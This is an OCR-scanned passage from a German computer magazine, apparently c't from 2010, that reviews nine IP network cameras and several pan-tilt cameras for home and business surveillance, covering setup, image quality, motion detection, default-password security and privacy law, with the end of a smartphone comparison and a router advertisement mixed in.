Auf Seiten der Betriebssysteme haben beide Plattformen mit den jüngsten Updates Schritte aufeinander zu gemacht. Apple gibt das simple Bedienkonzept früherer iPhone-Generationen ein Stück weit auf: Der Nutzer hat mehr Eingreifmöglichkeiten und eingeschränktes Multitasking ist jetzt möglich, auch wenn es noch kaum multitaskingfähige Programme im App Store gibt. Android 2.2 lässt sich zwar immer noch nicht ganz so intuitiv bedienen wie iOS 4, ist aber funktionsmäßig in vielen Punkten, angefangen vom besseren Multitasking bis zur freien Gestaltung der Startbildschirme, schon einen Schritt weiter. Wer bestimmte Dienste oder Anwendungen nicht mag, findet im Market genug Alternativen. Nur bei der Laufzeit haben die Androiden gegenüber dem iPhone das Nachsehen – beide Systeme bieten also noch Raum für Verbesserungen. (rop)

Literatur

[1] Achim Barczok, Rudolf Opitz, Ein Android für alle Fälle, Smartphones mit Android ab 160 Euro, c't 13/10, S. 84

[2] Jörg Wirtgen, Funktafel, Das Apple iPad 3G mit UMTS im Test, c't 12/10, S. 56

www.ct.de/1015082 c't

André Kramer

Netzauge, sei wachsam

Neun IP-Kameras für Heim und Geschäft

Wer dauerhaft sein Augenmerk auf einen Punkt richten will, sollte den Kauf einer Netzwerkkamera erwägen. Anders als Webcams hängen sie nicht an der Nabelschnur eines PC. Sie bringen einen eigenen Web-Server mit, der das Kamerabild live anzeigt und bei Bewegung Bilder oder Filme per E-Mail oder FTP überträgt. Damit eignen sie sich nicht nur zur Überwachung des Hauses, sondern auch für Eltern oder Vogelkundler.

Netzwerkkameras gibts in allen Größenordnungen vom kleinen Webcam-Ersatz über schwenkbare und fernsteuerbare Kameras (siehe Kasten auf Seite 94) bis hin zur staub- und wasserdichten sowie gegen Angriffe mit Eisenstangen geschützten Überwachungskamera. Sie verbinden eine mehr oder weniger gut auflösende Optik mit einem internen Web-Server, der das Kamerabild live zur Verfügung stellt. Per Bewegungsmelder erkennen sie, wenn sich vor der Kamera etwas regt und verschicken optional via FTP oder E-Mail Fotos oder Videos. Einige geben auch bei Geräusch Alarm. Grundvoraussetzung ist ein Netzwerkanschluss. Video-Dateien speichern viele Kameras außerdem periodisch auf SD-Karte oder via Netzwerkfreigabe (Samba) auf einem im LAN zugänglichen Rechner. Beides mussten sie im Test beweisen. Alle Kameras lassen sich über Gelenke ausrichten und an Wand oder Decke montieren.

Die Kameras sind per Browser auch aus der Ferne zugänglich und laufen autonom. Zusätzlich liefern sie Tools zur Aufzeichnung und Wiedergabe am PC mit, der muss dann aber auch laufen. Mit Software von Drittanbietern wie VisionGS greift der PC das Kamerabild ab und präsentiert es via Web-Server auf der Homepage. So lässt sich beispielsweise ein Storchennest oder das Berg- beziehungsweise Strandpanorama der Ferienwohnung präsentieren. Eine weitere Anwendung ist das bildübertragende Babyfon im Kinderzimmer. Einige Kameras unterstützen neben Bewegungs- auch Audio-Erkennung und schicken bei Bambule E-Mails mit Foto oder Video. Über General Purpose Input/Output (GPIO) lassen sich bei einigen Kameras Türöffner oder Lichtanlage steuern.

Das Programm go1984 realisiert Überwachungsszenarien sogar mit mehreren Kameras verschiedener Hersteller. Wichtig ist, dass die eingesetzte Software die Kamera-Hardware unterstützt. Zur Video-Verbindung wird üblicherweise das Protokoll RTSP verwendet. Welche Programme welche Kameras unterstützen, geben die Hersteller im Web bekannt (siehe Link am Ende des Artikels) [1].

Sauber bleiben

Wer eine Netzwerkkamera installiert, sollte sich hüten, das Persönlichkeitsrecht, das Recht auf Schutz der Privatsphäre und mithin das Recht am eigenen Bild seiner Mitmenschen zu verletzen. Niemand darf Bild- und Filmmaterial Dritter ohne deren Einwilligung veröffentlichen. Es verbietet sich also, Kameras auf die Straße oder auch nur auf den Parkplatz zu richten. Wer jemanden schädigt, beispielsweise indem dessen Anwesenheit an irgendeinem Ort zu einer bestimmten Zeit bekannt wird, und sei es auch nur durch Filmen von dessen Fahrzeug, muss mit einer einstweiligen Verfügung oder sogar mit Schadenersatzforderungen rechnen.

Wir haben uns insgesamt neun Kameras der Hersteller 7Links, Allnet, Axis, D-Link, Edimax, LevelOne, Linksys, Mobotix und Trendnet angesehen. Sie kosten zwischen 70 und 260 Euro. Außer Konkurrenz nahmen zwei Überwachungskameras von Axis und Mobotix am Test teil. Bis auf die Kamera von 7Links, einer Pearl-Marke, und der von Linksys by Cisco besitzen alle einen Megapixelsensor und Fix-Optik. Außer Axis, Mobotix und Trendnet warten alle Modelle mit WLAN auf und verbanden sich im Test problemlos mit einer Fritzbox WLAN 3270. Teilnahmevoraussetzung war die sichere Verschlüsselung mit WPA2. Die einfache Verbindungsaufnahme über WPS unterstützte nur die D-Link-Kamera.

Ins Netz gegangen

Zur Installation braucht man keinerlei Treiber, sondern greift über Browser und die IP-Adresse der Kamera auf den integrierten Web-Server zu. Alle Kameras bieten auf der beiliegenden CD oder im Falle von Mobotix auf USB-Stick Tools, die auf Knopfdruck die Kamera finden und ein Browser-Fenster öffnen. Alternativ hängt man die Kamera via PPPoE direkt an den DSL-Anschluss, kann diesen dann aber nicht mehr anderweitig verwenden; für sich ändernde IP-Adressen unterstützen alle getesteten Kameras DHCP und DynDNS. Die Verbindungsaufnahme mit PC oder MAC erleichtern UPnP und Bonjour.

Damit die Kamera nicht bei jedem Start eine neue IP-Adresse erhält, richtet man am besten manuell eine feste ein. Lediglich die LevelOne-Kamera schaltete nach ihrem Neustart automatisch auf die neue IP um, bei allen anderen muss man sie in die Browser-Zeile eingeben. Vollen Funktionsumfang genießt man fast immer nur mit dem Internet Explorer, weil ein ActiveX-Add-on benötigt wird. Lediglich die Kameras von Axis und Mobotix ließen sich auch via Firefox vollständig konfigurieren. Die übrigen nutzen für Firefox Java-Applets, denen eine Funktion zum Einstellen des Bewegungsmelders fehlte. LevelOne zeigte dort auch kein Videobild.

Ab Werk zeigen die Kameras ein voreingestelltes Datum; einige wähnten sich im Jahr 1970. Die aktuelle Zeit ist allerdings für den Bewegungsmelder wichtig und lässt sich ins Bild integrieren. Datum und Uhrzeit kann man manuell eintragen, vom PC übernehmen oder per NTP-Server auslesen – dessen Adresse darf man angeben. Die Kameras von 7Links, Allnet und Edimax vergaßen die Uhrzeit, wenn sie von der Stromversorgung getrennt wurden. Einstellungen zu LAN und WLAN, Bewegungsmelder und Server blieben erhalten. Die anderen Kameras merkten sich auch bei Stromausfall die Konfiguration inklusive Datum und Uhrzeit. Da sich einige Kameras nicht über WLAN konfigurieren lassen, sollte man dafür sorgen, im Notfall auch per Ethernet-Kabel zugreifen zu können.

Der beste Schutz vor unbefugtem Zugriff ist ein aussagekräftiges Kennwort. Per Default lautet es bei den meisten Kameras leider nur „admin". Edimax und Mobotix gehen zwar andere Wege; die stellen für den leidlich kundigen Anwender aber kein Hindernis dar. Lediglich die Axis-Kamera verlangt, dass man beim ersten Start ein Kennwort vergibt. Einige fordern im Startassistenten zum Ändern des Kennworts auf. Den Datenverkehr verschlüsseln Allnet, LevelOne und Mobotix per SSL, was aber bei einem sicheren Kennwort im LAN nicht nötig ist. Im WLAN sollte man die Verbindung ohnehin mit WPA2 schützen.

Ihren Strom beziehen die Kameras in der Regel über ein Netzteil; drei Modelle im Test konnten auch über Ethernet (PoE) gespeist werden [2]. Das Gerät von Trendnet bringt zusätzlich ein Netzteil mit; das von Mobotix ein Netzteil mit PoE-Injektor. Axis liefert derlei nicht mit.

Scharf geschossen

Um die Bildqualität zu ermitteln, ließen wir alle Kameras die aus Fototests bekannte Testkiste ablichten, zum einen voll ausgeleuchtet und ein weiteres Mal bei einer Lichtstärke von einem Lux. Zum Vergleich: In einer Vollmondnacht herrschen 0,25 Lux, bei Straßenbeleuchtung 10 Lux. Die Kameras von Allnet und LevelOne nahmen zur Nachtsicht einen Leuchtdiodenkranz zur Hilfe; die von Axis und Mobotix sahen auch ohne Hilfe etwas – bei Axis dank infrarotempfindlichem Sensor. Bei den übrigen blieb das Bild schwarz.


Die günstigen Kameras besitzen häufig die von Webcams gewohnten, stecknadelkopfgroßen Linsen. Die Schärfe stellt man bei 7Links, Allnet, D-Link, Edimax, LevelOne und Trendnet über einen Fokusring an der Kamera ein. Die Geräte von Axis und Mobotix beherrschen Autofokus.

Die Bildrate der Kameras zählten wir sowohl im LAN als auch über WLAN. Einige Kameras geben für unterschiedliche Betrachter mehrere Datenströme aus. Zur Auswahl stehen bei Megapixelkameras verschiedene Auflösungen; außerdem die Kodierungen MJPEG- und MPEG-4, letzteres in den Ausprägungen Xvid (MPEG-4 ASP) und dem effizienteren H.264 (MPEG-4 AVC) komprimiert. Bei MJPEG handelt es sich um zum Film aneinandergereihte JPEG-Bilder. Dieses anspruchslose Format verstehen auch Browser, für die es keine Add-ons gibt. Die Versprechungen von 30 Bildern pro Sekunde bei VGA-Auflösung konnten die Hersteller im LAN einhalten, für die meisten Fälle braucht man aber maximal fünf. Über WLAN verbunden, nahm die Bildrate über die Distanz von einem Raum vor allem bei Edimax und Linksys ab. LevelOne lieferte mit schneller Verbindung über 802.11n und mit H.264-Komprimierung die flüssigsten Bilder.

7Links PX-1066

Dank eines recht großzügigen Metallfußes steht die Kamera einigermaßen stabil, rutscht allerdings leicht. Der erste Zugriff gelingt mit der Software IPFinder ohne Installation: „Link" klicken, Standard-Browser startet. Der Smart Wizard fordert zum Ändern des Passworts auf.

Das Web-Interface wirkt spröde und technisch, ist aber leicht zu bedienen – viele Funktionen bietet die Kamera eh nicht. Für die Bewegungserkennung lassen sich zwei Marker an beliebiger Stelle im Kamerabild positionieren. Praktisch: Ein Graph zeigt die Empfindlichkeit erkannter Bewegungen als Peaks, anhand derer sich der Schwellenwert einstellen lässt. Die Bewegungserkennung funktionierte im Test prompt



Bei einer Lichtmenge von einem Lux sehen fast alle günstigen Kameras schwarz. Die Allnet-Kamera (links) hellt daher die Umgebung mit einem Leuchtdiodenkranz auf. Die infrarotempfindliche Axis-Kamera (rechts) fängt auch bei Nacht genug Licht ein.

Über mitgelieferte Software (hier: 7Links) lassen sich mehrere Kameras komfortabel steuern. Bei der Aufnahme muss der PC allerdings laufen, während die Kamera auch autonom aufzeichnen kann.

und fehlerfrei und fing vorbeigehende Personen im Bild ein. Alternativ kann man in festen Abständen – die Kamera gibt 20 Sekunden vor – ein JPEG-Foto per E-Mail versenden oder auf einen FTP-Server laden lassen. Das mit VGA-Sensor ohnehin schon gering aufgelöste Bild wirkt allerdings unscharf und matschig.

Die beiliegende Windows-Software UltraView findet die Kamera auf Anhieb und verwaltet bis zu 16 Geräte. Sie steuert zeit- oder bewegungsgesteuerte Aufnahmen und gibt bei Bewegung auf Wunsch einen Alarmton aus. Auch die Live-Wiedergabe funktioniert komfortabler als im Browser. Auf Knopfdruck macht die Software JPEG-Aufnahmen oder packt den MJPEG-Strom in einen AVI-Container.

Allnet All2205

Mit einem geschwungenen Metallfuß fällt die Allnet-Kamera nicht um. In der Web-Oberfläche sucht man nach manchen Dingen wie IP-Eingabefeldern unnötig lange, weil manche Optionen erst erscheinen, nachdem man eine Funktion aktiviert hat. Auf Knopfdruck erstellt die Software ein Zertifikat mit einem 1024-Bit-RSA-Schlüssel, das für ein Jahr gültig bleibt. Nutzer können damit den Datenstrom via SSL verschlüsseln, dann sendet die Kamera allerdings mit deutlich reduzierter Framerate.

Für die Bewegungserkennung lassen sich drei skalierbare Fenster auf dem Videobild platzieren und mit Reglern für Empfindlichkeit und Schwellenwert justieren. Alternativ löst sie auch bei einem Audio-Signal aus. Außer Bildern versandte die Kamera fünfsekündige H.264-kodierte AVI-Videoclips mit Ton. Zwischen den Perioden macht die Kamera eine Pause von fünf Sekunden, damit sie den Web-Server nicht zumüllt, wie es frühere Kameras taten. Das Intervall lässt sich einstellen. Praktisch ist das Speichern von AVI-Videos auf freigegebenen Netz- oder NAS-Laufwerken über das SMB-Protokoll. Dank eines Beispiels ist das in Sekunden konfiguriert und funktionierte prompt. Die H.264-Komprimierung ist in der Preisklasse eher unüblich – die Konkurrenten verwenden das weniger gut komprimierende Xvid.

Schließt man Boxen an den Audio-Ausgang an, kann man sich über PC-Mikro und das in die Kamera eingebaute Mikrofon mit einer Person vor dem Gerät – wenn auch mit hoher Latenz von etwa einer Sekunde – unterhalten. Die Bilder wirken scharf und farbecht; dank Infrarot-LEDs lieferte die Kamera das hellste Bild bei Nacht. Die mitgelieferte Software zur Überwachung ließ sich unter Windows 7 nicht verwenden.

Axis P3344-VE

Die wuchtige Axis-Überwachungskamera ist in einem Dom untergebracht, der gegen Vandalismus, Staub und Wasser geschützt und mit Resitorx-Schrauben verschlossen ist. Ein passender Schraubendreher, ein 5-m-Netzwerkkabel mit Dichtung sowie eine getönte Abdeckung und eine Wetterschutzhaube liegen bei. Heizung und Lüfter sollen die Kamera von –40 bis +50 °C einsatzbereit halten. Unter dem Dom kann man den Neigungswinkel der Kamera einstellen.

Trotz detailreicher Einstellungen lässt sich die Kamera vergleichsweise einfach bedienen. Bei der Bewegungserkennung kann man zehn Sensorfenster einrichten, die unterschiedlich empfindlich reagieren; die Kamera sendet bis zu 20 Videoströme aus, maximal zwei in voller Auflösung. Die hardware-seitige SSL-Verschlüsselung beeinträchtigt nicht die Performance. E-Mail-Versand klappte problemlos, allerdings muss der Admin mit der Anzahl der Bilder und dem zu erfassenden Zeitraum experimentieren; sonst feuert die Kamera E-Mails mit etlichen JPEGs wie ein Maschinengewehr raus. Video-Clips verschickt die Kamera nicht.

Die Kamera lässt sich an der Decke oder an der Wand montieren. Die Software dreht das Kamerabild auf Knopfdruck. Die Schärfe überzeugt, allerdings könnte der Kontrast höher sein. So wirkt das Bild etwas flau. Auch bei 1 Lux lieferte die Kamera noch helle Bilder. Per Bildausschnitt mit verringerter Auflösung fährt sie Touren oder steuert Preset-Positionen an. Brennweite und Fokus lassen sich remote einstellen. Die Optik ist weitwinklig, kann es aber nicht mit einem Fischauge aufnehmen.


Über ein HTTP-API lässt sich die Kamera fernsteuern, per GPIO gibt sie Signale aus. Zusatzmodule ergänzen Funktionen wie Personenzählung. Die beiliegende Software verwaltet je nach Lizenz bis zu 50 Kameras. Hier lassen sich zeit- und bewegungsgesteuerte Aufnahmen komfortabel einrichten.

D-Link DCS-2121


Die D-Link-Kamera steht dank Gummifüßen fest auf dem Boden der Tatsachen. Sie löst 1280 × 1024 Pixel auf, die Bewegungserkennung funktioniert aber nur bei 1024 × 768 Pixeln. Sie unterstützt vier Videoprofile, beispielsweise eins mit voller Auflösung, eins für mobile Sichtgeräte und eins zur Ausgabe von JPEG-Fotos. In der Live-View-Ansicht können Benutzer unter diesen Profilen wählen. Die Bilder überstrahlten leicht und wirkten etwas unscharf.

Bewegungs- oder zeitgesteuert ausgelöste und erfasste Videofilme speichert sie dank eines Kartenslots auf SD-Karte oder über ein freigegebenes Netzlaufwerk auf dem PC. Auf ein Synology-NAS mochte sie nicht speichern. Schnappschüsse versendet sie zeitgesteuert ausschließlich via FTP, per Bewegungserkennung auch via E-Mail. Die Auflösung der JPEGs in der E-Mail beträgt 640 × 480 Pixel – unabhängig von den Profileinstellungen.

Eine 2-Wege-Audio-Verbindung kam mit der Kamera zwar zustande, allerdings war das an Aktivboxen ausgegebene Signal ihres Audio-Ausgangs sehr leise,



Die Zonen, in denen die Kamera Bewegung erkennen soll, zeichnet man bei D-Link und Trendnet als Kästchen ins Bild.



Linksys sichert das ActiveX-Add-on für seine Heimüberwachungskamera zwar durch ein Zertifikat; das war aber zum Testzeitpunkt bereits abgelaufen.

ihr Mikrofonsignal am PC hingegen deutlich zu hören. Bei der beiliegenden Software handelte es sich um die gleiche, die auch bei der Allnet-Kamera zu finden war, sie ließ sich hier aber auch tatsächlich verwenden.

Edimax IC-3010Wg

Für die vergleichsweise große Kamera ist der billige Standardfuß deutlich zu klein – festschrauben ist angesagt. Die Konfiguration ist übersichtlich per Menü geregelt. Einen Startassistenten sucht man vergeblich.

Die Web-Oberfläche sieht mit ihrer Karo-Optik ein wenig aus wie ein Notizblock für den Matheunterricht. Die Kamera zeigt und versendet standardmäßig VGA-Bilder. Wenn man in den „Mega-Pixel Mode" umschaltet, kommt man in den Genuss eines MJPEG-Stroms in 1280 × 1024 Pixeln oder MPEG-4-Videos in 1024 × 768. Per E-Mail versandte Fotos haben die volle Auflösung. Die Bilder wirken, vor allem gemessen am Preis der Kamera, erstaunlich scharf und farbecht. Lediglich zum Rand lässt die Schärfe nach.

Für die Bewegungserkennung stehen drei frei skalierbare und positionierbare Rahmen zur Verfügung. Jeder der Bereiche kann per Empfindlichkeitsregler gesteuert werden. Die Zeitsteuerung lässt sich lediglich periodisch einstellen, beispielsweise alle fünf Minuten. Eine zusätzliche Einstellung für werktags 9 bis 17 Uhr kann man anders als bei der Konkurrenz nicht angeben. Das leistet nur die beiliegende Software, die dann allerdings auf dem PC permanent laufen muss. Die Audio-Verbindung kommt zustande, allerdings ist die Ausgabe der Kamera wiederum etwas leise.

LevelOne WCS-0030

Die LevelOne-Kamera besitzt ein großzügiges Stativ mit Gummifüßen und hat die Anschlüsse am oberen Ende ihres Gehäuses. Damit steht sie wohltuend stabil. Praktisch ist ein Schalter am Netzteil, über den sich die Kamera ausschalten lässt. Nach einer Änderung der IP-Adresse lenkt die Kamera als einzige den Browser selbstständig um. Auch einmalig im Test ist der WLAN-Standard 802.11n. Die Kamera funkt im 2,4-GHz-Band, überträgt maximal 150 MBit/s brutto und damit knapp dreimal so schnell wie die Konkurrenz. Das äußert sich in deutlich flüssigeren Bildern bei Funkanbindung.

Die Web-Oberfläche ist ansprechend gestaltet und aufgeräumt. Über die Live-View-Ansicht aktiviert man das Recorder-Tool oder die Zwei-Wege-Audio-Verbindung. Sie schaltet auf Vollbild oder zoomt auf Wunsch ins Bild. Die Optik überzeugt mit scharfen und farbechten, allerdings vergleichsweise hoch komprimierten Bildern. Bei Nacht aktiviert sie zur Aufnahme eine Leuchtdiode, allerdings war das resultierende Foto deutlich dunkler als diejenigen von Axis, Mobotix und Allnet.

Einiges funktioniert sehr gut, anderes gar nicht. So ließ sich das Live-Bild nicht in Firefox betrachten. Die Kamera ließ sich im Test zunächst nicht dazu bewegen, per Bewegungsmelder eine E-Mail zu verschicken oder auf Netzlaufwerk zu speichern. Der Hersteller hat die Fehler allerdings kurz vor Redaktionsschluss mit einem Firmware-Update abgestellt.

Linksys WVC54GCA

Das schwarze, runde Gehäuse der Linksys-Kamera ist schick, der Stativfuß sehr kurz. Dank rauer Oberfläche findet dieser guten Halt. Durch die Bauform ist der Bewegungskreis des Kugelgelenks zwar eingeschränkt, allerdings besitzt die Kamera zwei Stativgewinde, sodass die Montagemöglichkeiten vielseitig sind.

Ein Setup-Assistent führt durch alle Schritte vom Aufbau bis zur Inbetriebnahme der Kamera. Er erwartet allerdings zwingend, dass man ein WLAN einrichtet. Wer das nicht möchte, muss den Assistenten abbrechen und verliert damit alle Informationen. Mit dem ActiveX-Add-on kommt ein VeriSign-Zertifikat. Das war allerdings bereits im Juli 2009 abgelaufen. Um die Kamera dennoch verwenden zu können, haben wir die Systemzeit des Computers geändert.

Die übersichtliche Web-Oberfläche beschränkt sich auf ein 700 × 350 Pixel kleines Konfigurationsfenster. So ist auch bei großem Monitor Scrollen angesagt. Sowohl die Software als auch die Web-Konfiguration verlangen, dass man jede Kleinigkeit bestätigt. Wer Dinge ändert und einen anderen Menüreiter klickt, verliert sofort seine Einstellungen. Die WLAN-Verbindung war im Nebenraum bereits so schlecht, dass das Bild nur noch mit stark reduzierter Framerate ankam.

Die Konfiguration läuft über JavaScript; erst bei der Bewegungserkennung muss man ein Add-on installieren. Dort kann man konfigurieren, wie lange die Kamera vor und nach einem Ereignis aufzeichnen soll. Mit bewegungs- und zeitgesteuertem Bildversand per E-Mail und FTP ist der Funktionsumfang auch schon erschöpft. Das Bild ist nur in der

Vigorös
mit Sicherheit

VPN
WLAN
SPI-Firewall
Vigor2710-Serie
ADSL2/2+-Router

- ADSL2/2+-Modem
- zwei VPN-Tunnel
- URL-Filter / Content-Filter
- VoIP (V-Modelle)
- Multi-SSID (n-Modelle)
Vigor2110-Serie
Breitbandrouter

- Ethernet-WAN-Port
- zwei VPN-Tunnel
- URL-Filter / Content-Filter
- VoIP (V-Modelle)
- Multi-SSID (n-Modelle)
www.draytek.de
Kontakt:
(D) 0621/7176670, info@draytek.de
DrayTek

Mitte scharf, zu den Rändern wird das ohnehin mit VGA nur mager aufgelöste Bild unscharf.

Mobotix Q24M

Die Mobotix-Kamera kommt samt Wandhalterung, Schutzabdeckung, zwei dicken Handbüchern und PoE-Injektor, falls die Infrastruktur kein PoE bietet. Als Zubehörteile sind außerdem verschiedene Halterungen zur Wandmontage und stabile Gehäuse verfügbar.

Die Kamera besitzt mit einem 3-Megapixel-Sensor die höchste Auflösung im Test und ist mit Fischaugenoptik ausgestattet. Sie überblickt einen Winkel von 180 Grad und kann damit einen ganzen Raum im Alleingang im Auge behalten. Per digitalem Zoom lässt der Betrachter den Blick schweifen; die Software rechnet dabei die Verzerrung aus dem Bild. Selbst bei Nacht lieferte sie noch detailreiche und scharfe Bilder.

Die Kamera erkennt Bewegungen und Geräusche. Sie speichert Bilder auf NAS, Micro-SD-Karte und FTP-Server, versendet E-Mails und kann schrille Alarmtöne von sich geben. Auf Wunsch liest sie beim Start ihre per DHCP zugewiesene IP vor. Bei der E-Mail-Benachrichtigung kann man etliche Profile einrichten, die sich mit Platzhaltern an mehrere Personen richten und mit benutzerdefinierten Informationen versehen lassen. Die Zeitsteuerung kennt wochentags, Werktage, Feiertage und detaillierte Profile, beispielsweise für Geschäftszeiten. Über integrierte Lautsprecher und ein Mikrofon kann man vom PC via VoIP mit Personen am Kamera-Ort kommunizieren.

Die Konfiguration könnte kaum komplizierter sein, was nur zu einem geringen Teil an der Vielfalt der Optionen liegt. Den Unterschied beispielsweise zwischen „Aktionen", „Meldungen 1" und Meldungen 2" muss man sich erarbeiten. Immerhin: Keine der getesteten Kameras lässt sich detaillierter konfigurieren.

Als Steuersoftware stehen das MxControlCenter und das für den Heimeinsatz konzipierte MxEasy zur Verfügung. Hier lässt sich die Kamera konfigurieren oder zur Aufzeichnung von Bildern und Videoströmen bewegen. Videos zeichnet sie in dem eigens entwickelten Videoformat MxPEG auf. Das hat gute Kompressionseigenschaften, aber den Nachteil, dass es kein Standard-Videoplayer anzeigen kann. Einen Video-Codec liefert Mobotix aber mit.

Trendnet TV-IP522P

Die recht große Kamera steht auf dem kleinen, rutschigen Metallfuß etwas unsicher. Das Alu-Gehäuse wirkt hochwertig; die Frontlinse ist mit 20 Millimetern Durchmesser größer als die Knopfaugen von D-Link, Edimax, LevelOne und Linksys. Auf der Rückseite befinden sich Mikro-

Schwenkbare Netzwerkkameras

Der Markt für IP-Kameras ist extrem vielfältig. Wir haben uns zusätzlich zu den ausführlich getesteten Fixkameras einige fernsteuerbare, sogenannte PTZ-Kameras (Pan, Tilt, Zoom) angesehen. Das sind nette Spielzeuge; für die meisten Aufgaben dürfte aber eine Fixoptik praktischer sein.

Über eBay gibt es aus China für gut 70 Euro WLAN-fähige No-Name-Kameras mit fast um 360 Grad schwenkbarem Kopf zu kaufen. Das Gehäuse ist aus Plastik, der Fuß steht unsicher. Die Kamera besitzt die feste IP 192.168.1.126 und lauscht auf Port 81 statt auf 80. Das Admin-Passwort ist leer, DHCP und UPnP sind deaktiviert. Die Startapplikation der CD lief nicht unter Windows 7, wohl aber der in einem Untermenü steckende Wizard. Hat der Anwender all diese Installationshürden genommen, präsentiert die Kamera ein bei Tageslicht stark überstrahlendes VGA-Bild. Das Menü bietet einfachste Bewegungserkennung ohne Zonen und einen Zeitplaner, der für jede Viertelstunde von null bis 24 Uhr und von Montag bis Sonntag einen eigenen Mausklick verlangt.

Fernsteuerbare PTZ-Kameras besitzen einen schwenkbaren Kopf. Von links nach rechts: 7Links PX-1179 RoboCam 3, eine chinesische No-Name-Kamera, Allnet All2272, Edimax IC-7000PT V2. Oben: LevelOne WCS-2040, Trendnet TV-IP600W, D-Link DCS-5230.


Die 7Links RoboCam 3 von Pearl für 190 Euro und die TV-IP422W von TrendNet für etwa 210 Euro verbinden sich via DHCP, UPnP und Bonjour deutlich komfortabler. Beide lösen ebenfalls 640 × 480 Pixel auf und drehen sich fast um die ganze Achse. Sie versenden Bilder via E-Mail oder FTP und speichern Videos auf USB-Stick oder in einem freigegebenen Windows-Ordner. Sie scheinen baugleich zu sein.

Von Allnet gibt es die Kamera All2272 für etwa 170 Euro. Sie besitzt ähnliche Funktionen wie die getestete Fixkamera All2205, mit dem Unterschied, dass der schwenkbare Kopf Patrouillen fährt, die Kamera nur VGA-Bilder liefert und nicht auf Netzlaufwerken speichert. Das Bild ist deutlich schärfer als das der drei zuvor besprochenen PTZ-Kameras mit VGA-Optik. Audio-Aus- und -Eingang sowie GPIO-Anschlüsse sind vorhanden. Bei allzu schnellem Klicken stürzt die Kamera ab, man sollte also in moderatem Tempo konfigurieren. Die günstigere Fixkamera bietet deutlich mehr Funktionen.

Edimax hat die Kamera IC-7000PTn für etwa 150 Euro im Programm. Als erste dieser Reihe wartet sie mit 1024 × 768 Pixeln und daher mit noch einmal deutlich detailreicheren Bildern auf. Sie lässt sich komfortabel fernsteuern. Der Kopf dreht um 360 Grad. Neben zeit- und bewegungsgesteuerten Meldungen per E-Mail und FTP kann sie auch auf SD-Karte speichern. Helligkeit, Kontrast und Schärfe des Kamerabilds wirken deutlich besser als bei den bisher besprochenen PTZ-Kameras.

Die D-Link-Kamera DCS-5230, im Fachhandel ab 330 Euro zu haben, bringt 1280 × 1024 Pixel auf den Schirm, besitzt eine weitwinkligere Optik als die Edimax-Kamera und bekommt den Weißabgleich deutlich besser hin. Sie ist für die Wandmontage gedacht und rotiert nur um etwas mehr als 180 Grad. Sie zeichnet Videos auf, die sie per FTP, E-Mail, MicroSD-Kartenslot oder Samba weitergibt. Auf einem unter Windows freigegebenen Ordner fanden sich sofort die Videos, auf einem NAS von Synology nicht.

